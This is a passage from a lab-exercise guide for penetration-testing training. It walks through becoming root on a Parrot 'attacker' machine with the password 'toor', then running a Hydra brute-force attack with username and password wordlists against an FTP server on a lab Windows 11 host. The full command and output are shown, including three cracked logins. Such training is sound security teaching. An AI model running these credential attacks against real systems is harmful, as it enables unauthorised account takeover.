
19. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

20. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

21. In the terminal window, type **hydra -L /home/attacker/Desktop/Wordlists/Usernames.txt -P /home/attacker/Desktop/Wordlists/Passwords.txt ftp://[IP Address of Windows 11]** and press **Enter**.

Note: The IP address of **Windows 11** in this lab exercise is **10.10.1.11**. This IP address might vary in your lab environment.



```


[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~$ #hydra -L /home/attacker/Desktop/Wordlists/Usernames.txt -P /home/attacker/Desktop/Wordlists/Passwords.txt ftp://10.10.1.11

```

22. Hydra tries various combinations of usernames and passwords (present in the **Usernames.txt** and **Passwords.txt** files) on the FTP server and outputs cracked usernames and passwords, as shown in the screenshot.

Note: This might take some time to complete.

23. On completion of the password cracking, the **cracked credentials** appear, as shown in the screenshot.




```

[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~$ #hydra -L /home/attacker/Desktop/Wordlists/Usernames.txt -P /home/attacker/Desktop/Wordlists/Passwords.txt ftp://10.10.1.11
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-19 02:10:04
[DATA] max 16 tasks per 1 server, overall 16 tasks, 41174 login tries (l:238/p:173), ~2574 tries per task
[DATA] attacking ftp://10.10.1.11:21/
[21][ftp] host: 10.10.1.11 login: Martin password: apple
[STATUS] 4827.00 tries/min, 4827 tries in 00:01h, 36347 to do in 00:08h, 16 active
[STATUS] 4776.33 tries/min, 14329 tries in 00:03h, 26845 to do in 00:06h, 16 active
[21][ftp] host: 10.10.1.11 login: Jason password: qwerty
[21][ftp] host: 10.10.1.11 login: Shiela password: test
[STATUS] 4780.00 tries/min, 33460 tries in 00:07h, 7714 to do in 00:02h, 16 active
[STATUS] 4776.25 tries/min, 38210 tries in 00:08h, 2964 to do in 00:01h, 16 active
1 of 1 target successfully completed, 3 valid passwords found
[WARNING] Writing restore file because 4 final worker threads did not complete until end.
[ERROR] 4 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-19 02:18:41
[x]-[root@parrot]~$ #

```

